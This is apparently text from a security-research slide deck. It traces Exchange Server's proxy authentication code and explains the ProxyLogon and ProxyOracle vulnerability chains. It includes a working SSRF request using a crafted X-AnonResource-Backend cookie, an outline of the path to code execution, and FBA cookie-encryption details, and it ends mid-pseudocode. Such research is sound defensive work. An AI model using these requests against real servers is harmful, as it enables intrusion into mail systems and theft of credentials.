


HttpProxy\ProxyRequestHandler.cs

```
if (this.ClientRequest.IsAuthenticated) {
    CommonAccessToken commonAccessToken = AspNetHelper.FixupCommonAccessToken(
        this.HttpContext, this.AnchoredRoutingTarget.BackEndServer.Version);

    if (commonAccessToken != null) {
        headers["X-CommonAccessToken"] = commonAccessToken.Serialize(
            new int?(HttpProxySettings.CompressTokenMinimumSize.Value));
    }
} else if (this.ShouldBackendRequestBeAnonymous()) {
    headers["X-CommonAccessToken"] = new CommonAccessToken(9).Serialize();
}
```

Calculate Backend URL



1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest


2. Proxy Section

- > **GetTargetBackendServerUrl**
- > CreateServerRequest
- > GetServerResponse

3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

Create New HTTP Client



1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest

2. Proxy Section

- > GetTargetBackEndServerUrl
- > **CreateServerRequest**
- > GetServerResponse

3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

Attach Authorization Header



HttpProxy\ProxyRequestHandler.cs

```
if (this.ProxyKerberosAuthentication) {
    // use origin Kerberos Authentication
} else if (this.AuthBehavior.AuthState == AuthState.BackEndFullAuth || this.
    ShouldBackendRequestBeAnonymous() || (HttpProxySettings.TestBackEndSupportEnabled.Value
    && !string.IsNullOrEmpty(this.ClientRequest.Headers["TestBackEndUrl"]))) {
    // unauthenticated
} else {
    serverRequest.Headers["Authorization"] = KerberosUtilities.GenerateKerberosAuthHeader(
        serverRequest.Address.Host, this.TraceContext,
        ref this.authenticationContext, ref this.kerberosChallenge);
}
```

Generate Kerberos Ticket



HttpProxy\KerberosUtilities.cs

```
internal static string GenerateKerberosAuthHeader(string host, int traceContext, ref
    AuthenticationContext authenticationContext, ref string kerberosChallenge) {
    // ...
    authenticationContext = new AuthenticationContext();
    authenticationContext.InitializeForOutboundNegotiate(AuthenticationMechanism.Kerberos,
        "HTTP/" + host, null, null);

    SecurityStatus securityStatus = authenticationContext.NegotiateSecurityContext(inputBuffer,
        out bytes);

    return "Negotiate " + Encoding.ASCII.GetString(bytes);
}
```

The Actual Request Sent to Backend

1 GET /owa/ HTTP/1.1


5 Authorization: Negotiate

YIIGbAYJKoZIhvcSAQICAQBuggZbMIIGV6ADAgEFoQMCAQ6iBwMFACAAAACjggSSYYIEjjCCBIqgAwIBBaEOGwxP

11 X-CommonAccessToken:

VgEAVAdXaW5kb3dzQwBBBUJhc2ljTBRPUkFOR0VcQWRtaW5pc3RyYXRvc1UsUy0xLTUtMjE2NjU2Q2Nj

Get Backend Response



1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest


2. Proxy Section

- > GetTargetBackendServerUrl
- > CreateServerRequest
- > **GetServerResponse**

3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

Copy Response to Client



1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest


2. Proxy Section

- > GetTargetBackEndServerUrl
- > CreateServerRequest
- > GetServerResponse

3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

Backend Rehydration Module



\BackendRehydrationModule.cs

```
private void OnAuthenticateRequest(object source,
    EventArgs args) {
    if (HttpContext.Request.IsAuthenticated) {
        this.ProcessRequest(HttpContext);
    }
}

private void ProcessRequest(HttpContext httpContext) {
    CommonAccessToken token;
    if (this.TryGetCommonAccessToken(HttpContext, out token))
        // ...
}
```

Restore Frontend User Identity



Security\Authentication\BackendRehydrationModule.cs

```
private bool TryGetCommonAccessToken(HttpContext httpContext, out
    CommonAccessToken token) {
    1 string text = httpContext.Request.Headers["X-CommonAccessToken"];
    flag = this.IsTokenSerializationAllowed(httpContext.User.Identity
        as WindowsIdentity);
    if (!flag)
        throw new BackendRehydrationException(...)

    2 token = CommonAccessToken.Deserialize(text);
    httpContext.Items["Item-CommonAccessToken"] = token;
```


Is Token Serialization Allowed?



Security\Authentication\BackendRehydrationModule.cs

```
private bool TryGetCommonAccessToken(HttpContext httpContext, out
    CommonAccessToken token) {
    string text = httpContext.Request.Headers["X-CommonAccessToken"];
    1 flag = this.IsTokenSerializationAllowed(httpContext.User.Identity
        as WindowsIdentity);
    if (!flag)
    2     throw new BackendRehydrationException(...)

    token = CommonAccessToken.Deserialize(text);
    httpContext.Items["Item-CommonAccessToken"] = token;
```

Check AD Extended Rights




Security\Authentication\BackendRehydrationModule.cs

```
private bool IsTokenSerializationAllowed(WindowsIdentity windowsIdentity) {  
    flag2 = LocalServer.AllowsTokenSerializationBy(clientSecurityContext);  
    return flag2;  
}  
  
private static bool AllowsTokenSerializationBy(ClientSecurityContext clientContext) {  
    return LocalServer.HasExtendedRightOnServer(clientContext,  
        WellKnownGuid.TokenSerializationRightGuid); // ms-Exch-EPI-Token-Serialization  
}
```

Auth-Flow in Summary


1. Frontend IIS authenticates the request (Windows or Basic authentication) and serializes the current Identity to `X-CommonAccessToken` HTTP header
2. Frontend generates a Kerberos ticket by its HTTP SPN to `Authorization` HTTP header
3. Frontend proxies the HTTP request to Backend
4. Backend IIS authenticates the request and check the authenticated user has `TokenSerialization` right
5. Backend rehydrates the user from `X-CommonAccessToken` HTTP header




Let's Hack the Planet

ProxyLogon

- The most well-known Exchange Server vulnerability in the world 🙄
 - An unauthenticated attacker can execute arbitrary codes on Microsoft Exchange Server through an only exposed 443 port!
- ProxyLogon is chained with 2 bugs:
 - CVE-2021-26855 - Pre-auth SSRF leads to Authentication Bypass
 - CVE-2021-27065 - Post-auth Arbitrary-File-Write leads to RCE



Where ProxyLogon Begin?



1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest

2. Proxy Section

- > **GetTargetBackendServerUrl**
- > CreateServerRequest
- > GetServerResponse

3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

Arbitrary Backend Assignment



HttpProxy\OwaResourceProxyRequestHandler.cs

```
protected override AnchorMailbox ResolveAnchorMailbox() {  
    1 HttpCookie httpCookie = base.ClientRequest.Cookies["X-AnonResource-Backend"];  
    if (httpCookie != null) {  
        this.savedBackendServer = httpCookie.Value;  
    }  
  
    return new ServerInfoAnchorMailbox(  
    2 BackendServer.FromString(this.savedBackendServer), this);  
}
```

Request

Pretty Raw \n Actions ▾

```
1 GET /owa/auth/x.js HTTP/1.1
2 Host: ex01.orange.local
3 Cookie: X-AnonResource=true; X-AnonResource-Backend=
  foo]@example.com/#~1941997017
4
5
```

Response

Pretty Raw Render \n Actions ▾

```
1 <!doctype html>
2 <html>
2 <head>
2   <title>Example Domain</title>
2
2   <meta charset="utf-8" />
```

https://[foo]@example.com:443/path#]:444/owa/auth/x.js

```
1 <!doctype html>
2 <html>
2 <head>
2   <title>Example Domain</title>
2
2   <meta charset="utf-8" />
```

? ⚙ ⬅ ➡ Search... 0 matches

? ⚙ ⬅ ➡ Search...

Super SSRF

- What's the root cause about this arbitrary backend assignment?
 - The Exchange has to adapt the compatibility between new and old architectures, hence Exchange introduces the cookie
- A Super SSRF
 - Control almost all the HTTP request and get all the response
 - Attach with a Kerberos Ticket with Exchange\$ account privilege automatically
 - Leverage the backend internal API `/ecp/proxylogon.ecp` to obtain a valid Control Panel session and a file-write bug to get RCE

Demo

<https://youtu.be/SvjGMo9aMwE>

ProxyOracle

- An interesting Exchange Server exploit with different approach
 - An unauthenticated attacker can recover the victim's username and password in plaintext format simply by pushing the user open the malicious link
- ProxyOracle is chained with 2 bugs:
 - CVE-2021-31195 - Reflected Cross-Site Scripting
 - CVE-2021-31196 - Padding Oracle Attack on Exchange Cookies Parsing

How Users Log-in OWA/ECP?




Domain\user name:

Password:

 sign in

Form-Based Authentication



How FBA Cookies Looks Like

The screenshot shows a browser's developer tools window with the 'Response' tab selected. A single response item is shown: '3 Cookie: cadata=' followed by a long alphanumeric string. The string contains several parameters: 'cadataTTL', 'cadataKey', 'cadataIV', and 'cadataSig'. Below the screenshot, five red boxes with black outlines contain the names of these parameters: 'cadata', 'cadataTTL', 'cadataKey', 'cadataIV', and 'cadataSig'. At the bottom of the developer tools, there is a search bar with the text 'Search...' and '0 matches'.

```
1 GET /owa/ HTTP/2  
3 Cookie: cadata=  
wJj1Mrqp5dfrYzs+VCzM6Js47rY0dqnZMNrjFfXUXq10c8qgw5WHg620oq3LHfHGaSeZn9KTE1ssosopybe8P/Ip7U1MutSZygSlmab190o/zoMPTjgY1VjKNVsh6W3omn  
eiQH2f//Y2k1hYWpKh+bbAcD9ocMY35K3ZyW7g17nA=; cadataTTL=vTmAgNAit5II8wNkq5FNBw==; cadataKey=  
tjcrKcCwifl1UUGA3sSzfDRNM2gC/r1X+nrHRMP+JK4dUZkhj87KUTKi+Xwd07nrDyL4IZNxxG1GK7mm7qSIWx/Orkx74erAaxhrSzo0cxUNJqWkyvJen33DVYKT8PLDG  
FhEd1GsQjhwjR//dua8Yo/RWj7L1ERYb0gLJ26yWjWYP/cSiT1BrsX0kjn2nGNdhrnppNLTxXLbH/BSvRppUufgoukOx6k/4DSoATSjdiGjmR+ja0eXOTkBQchYhsdnjXh  
8n4WwS8Rckv25LaGdnbiMZr3+Ln5VNqjGu1ZpMUXsv/uBdxjE9pa79i67EYps2H6Sk5Lag6Nw10xowVwDaxg==; cadataIV=  
08enSeq08Uh4DPCsewapWTx3ryy0unoqZM6/jzjBmP3ZR16ZKgUTKNG1FW17FRnxUfEb6E6H1Tjy+Dos49PCq4Wh0E3CJBRJweU7QmuB8GRkLIgNoaqqNTMokeFRdwb/i  
SxoRy8jGTrbHd1DkK6rV4EY6W8a6rPnyUb4azZg52jzU0Ezvi81uZ05NDbjNf+SpZA3Le008kvg99NXXS4kqws011+XNZdRluC1wp7Xp2ZPY00vwUQFgVsx9feea05PPr  
HYQ+xxmTX5SxFgE1E4Z3v5m39RfB9506bB6nheBydBN40BjUyvKZfQdnqut0ZkeQun/4hMxopNHotj1DF0hw==; cadataSig=  
lI2yXiGgEVBND+h6vR7UrPieDXkeaB8RbMI3N9u6ZkVvCHF9zZYBC6dYxdgW0/NuwazGg17mA2NBD13VnGw4dwoCTgFqAt41TIpAwgOrzLvy5itoCuGmGKKDsFzmGmiff  
awvRjsCrw8yLcr3d5Dz1C3UAPQtWfQPd3uKr4CZ3NHId2Klm9c28AwS4TZQceqvW4WSBWR8GMeJmPqcA1AHF5ZoAEWML1A9E2631m387iQwQM82AQ+l+wWwC9MFEXj0cP  
XmzoK3baiPK26RjmkxBokqOZ9+2ituWUZAegFNGDyjsXOZSOVQCCz1UHLf3Rv56RuF42E2UDYXCUGWXAuf0g==;
```

cadata cadataTTL cadataKey cadataIV cadataSig

Search... 0 matches

FbaModule Encryption Logic



PSEUDO CODE

```
@key = GetServerSSLCert().GetPrivateKey()  
cadataSig = RSA(@key).Encrypt("Fba Rocks!")  
cadataIV = RSA(@key).Encrypt(GetRandomBytes(16))  
cadataKey = RSA(@key).Encrypt(GetRandomBytes(16))  
  
@timestamp = GetCurrentTimestamp()  
cadataTTL = AES_CBC(cadataKey, cadataIV).Encrypt(@timestamp)  
  
@blob = "Basic " + ToBase64String(UserName + ":" + Password)  
